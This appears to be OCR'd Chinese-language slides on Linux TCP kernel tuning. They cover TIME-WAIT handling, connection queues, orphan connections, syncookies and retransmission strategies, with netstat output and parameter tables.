
- 哪一端？
  - 通常来说, 谁挥手谁存在time-wait !!!
- rfc = 120s = 2min
- 目的
  - 可靠的实现 TCP 全双工的连接终止
    （处理最后 ACK 丢失的情况）
  - 避免当前关闭连接与后续连接混淆
    （让旧连接的包在网络中消逝）

https://elixir.bootlin.com/linux/v3.10/source/include/net/tcp.h#L117

```
119
120  #define TCP_TIMEWAIT_LEN (60*HZ) /* how long to wait to destroy TIME-WAIT
121                                    * state, about 60 seconds     */
```








可靠性关闭

规定 msl 为报文最长生命周期
2msl为来回！

网络引起的漫游回包

time-wait

- net.ipv4.tcp_tw_recycle = 1
  - 不要开, 不要开，不要开 !!!
  - nat环境有大问题 !!!
  - linux 4.12 会移除该配置 !!!
- tcp_tw_reuse=1
  - 安全选项
  - 一秒后复用tw状态的端口
- 适当优化 tcp_max_tw_buckets



client1时间晚于client2, client2 先于server 建联，client1会失败 !!!

server 开启 tw_recycle 和 timestamp配置，启用per-host的paws机制.


time-wait

根本问题在于
为什么有大量的time-wait
!!!

- 短连接？
- 连接池爆满？
- 应用协议异常？
- 超过idle timeout？
- …


- 为何跟 time-wait 过不去？
  - socket占用缓冲区内存 ？
  - 占用进程 RSS 内存？
  - 占用local_range_port？
  - 无法申请地址 ？

time-wait error




Time	loginfo	clientId	idc	shopid	msgID
Jan 1, 2021 @ 20:22:11.160	MDB MendianOnlineUpdate -- HMSET hll:push:v3:online:device:hash:68-ed-a4-2b-b8-b4 dial tcp [redacted]: connect: cannot assign requested address		sj02	76471844	
Jan 1, 2021 @ 20:22:11.157	MDB MendianOnlineUpdate -- HMSET hll:push:v3:online:device:hash:68-ed-a4-2a-31-c0 dial tcp [redacted]: connect: cannot assign requested address		sj02	76477264	
Jan 1, 2021 @ 20:22:11.156	MDB MendianOnlineUpdate -- HMSET hll:push:v3:online:device:hash:e4-3a-6e-30-c1-4f dial tcp [redacted]: connect: cannot assign requested address		sj02	76686660	

- 服务器未打开tw_reuse
- redis pool
  - maxidle = 50
  - maxactive = 300
- cannot assign requested addr



tcp optimize


连接队列



* 半连接队列
  * 收到第一个syn
  * 回复syn + ack
* 全连接队列
  * 完成三次握手
  * 并未accept取走

连接队列

- 半连接队列
  - tcp_max_syn_backlog (1024)
  - 其实跟三个值都有关系
    - backlog、max_syn_backlog、somaxconn (内核代码有描述)



- 全连接队列
  - get min value
  - listen backlog
    - Nginx = 511
    - Redis = 511
  - somaxconn (128)
- accept原子消费且不惊群
- 还在全队列的连接可接收数据
- 超出则拒绝建连

连接队列

- tcp_abort_on_overflow
  - equal 0 (default)
    - 半连接队列满了 ?
      - 忽略客户端syn, 服务端不做任何反应
      - 客户端不断重试发syn, 一直到 tcp_syn_retries = 5
    - 全连接队列满了 ?
      - 忽略客户端ack, 服务端设立定时器发送syn/ack
      - 一直到 tcp_synack_retries = 5
  - equal 1
    - retrun rst

connection reset by peer
&
connection refused

```
$ netstat  -s | egrep "overflowed|ignored"

# 全连接
820481 times the listen queue of a socket overflowed

# 半连接
820481 SYNs to LISTEN sockets ignored
```

孤儿连接

close()下状态
fin-wait1 && fin-wait2
孤儿连接


- 为什么 netstat -pnat 看不到进程信息？
- 解决孤儿连接就可减少内存占用
- tcp_max_orphans
  - 指定内核能接管的孤儿连接数目, 超过则rst .
- tcp_fin_timeout = 60 (fin-wait2)
  - 指定孤儿连接在内核中生存的时间 .
- tcp_orphan_retries (fin-wait1)
  - 当达到重试次数时，连接不会触发rst，而是closed .

- shutdown （SHUT_WR）
  - 允许半关闭状态下依然传输数据；
  - 发送fin但还可接收数据；
  - 连接处于 FIN_WAIT2 状态直到超时 或 收到fin！
- close
  - 只要触发close系统调用；那么连接就跟该进程无关；
  - 由内核托管维护，这就是孤儿进程.

```
$ > netstat -pnat|grep -i fin
tcp        0      0 127.0.0.1:58226         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58344         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58182         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58262         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58192         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58288         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58228         127.0.0.1:9000          FIN_WAIT2   -
tcp        0      0 127.0.0.1:58268         127.0.0.1:9000          FIN_WAIT2   -
```

syncookie

- syncookie
  - 避免为一个新连接的syn分配tcb数据区，节省内存的消耗！ 返回的ack是靠特征实时推算！
  - 通过对称算法给一个连接的tcp五元组及其他信息组合生成一个seq，client回应ack要seq + 1。
- syn flood 目的？
  - 消耗服务器的内存
  - 空连接会使半连接队列爆满，拒绝其他正常连接
- 什么是 syn flood？
  - 可劲的发送syn包，但又不去接收ack？




小结-连接优化

策略	TCP内核参数
调整syn报文的重传次数	tcp_syn_retries
调整 syn 半连接队列	tcp_max_syn_backlog backlog somaxconn (没搞错 !!!)
调整 syn+ack 报文的重传次数	tcp_synack_retries
优化accept全队列队列	min(backlog, somaxconn)
绕过三次握手	tcp_fastopen
抵御半连接攻击	syncookie

小结-挥手优化

策略	TCP内核参数
优化 FIN 重传次数	tcp_orphan_retries
优化 FIN_WAIT2 (只适用于close关闭)	tcp_fin_timeout
调整孤儿连接个数 (close)	tcp_max_orphans
调整time_wait状态的上线个数	tcp_max_tw_buckets
复用 time_wait 状态的连接 (连接发起端)	tcp_tw_reuse, tcp_timestamp



3


tcp strategy


重传策略


- 超时重传
- 快速重传 (fast retransmit)
- 选择性确认 (sack)
- 重复选择确认 (d-sack)

超时重传

- 什么时候重传？
  - 数据包丢失
  - 确认应答丢失
- RTT （Round-Trip Time 往返时延）
  - 数据从网络一端到另一端所需的往返时间
- RTO （Retransmission Timeout 超时重传时间）
  - 超时重传时间
- 超时重传时间 RTO应该略大于报文往返 RTT
  - rto 比 rtt 小？频繁触发重传
  - rto 比 rtt 大的多？重传间隔太慢









快速重传


- 当收到三个相同的 ACK 报文时，会在定时器过期之前，重传丢失的报文段。
- 处理过程
  - 第一份 Seq1 先送到了，于是就 Ack 回 2；
  - 结果 Seq2 因为某些原因没收到，Seq3 到达了，于是还是 Ack 回 2；
  - 后面的 Seq4 和 Seq5 都到了，但还是 Ack 回 2，因为 Seq2 还是没有收到；
  - 发送端收到了三个 Ack = 2 的确认，知道了 Seq2 还没有收到，就会在定时器过期之前，重传丢失的 Seq2。
  - 最后接收端收到了 Seq2，此时因为 Seq3、Seq4、Seq5 都收到了，于是 Ack 回 Seq6



选择重传

- net.ipv4.tcp_sack = 1　(default)
- TCP头部选项字段增加 SACK，最多可描述4个不连续数据段
- 接收端将已收到的seq发送给发送方，这样发送方就可以知道哪些数据收到了，这样只重传丢失的数据.
- 当触发超时重传或快速重传时，只会发送未ack的数据。

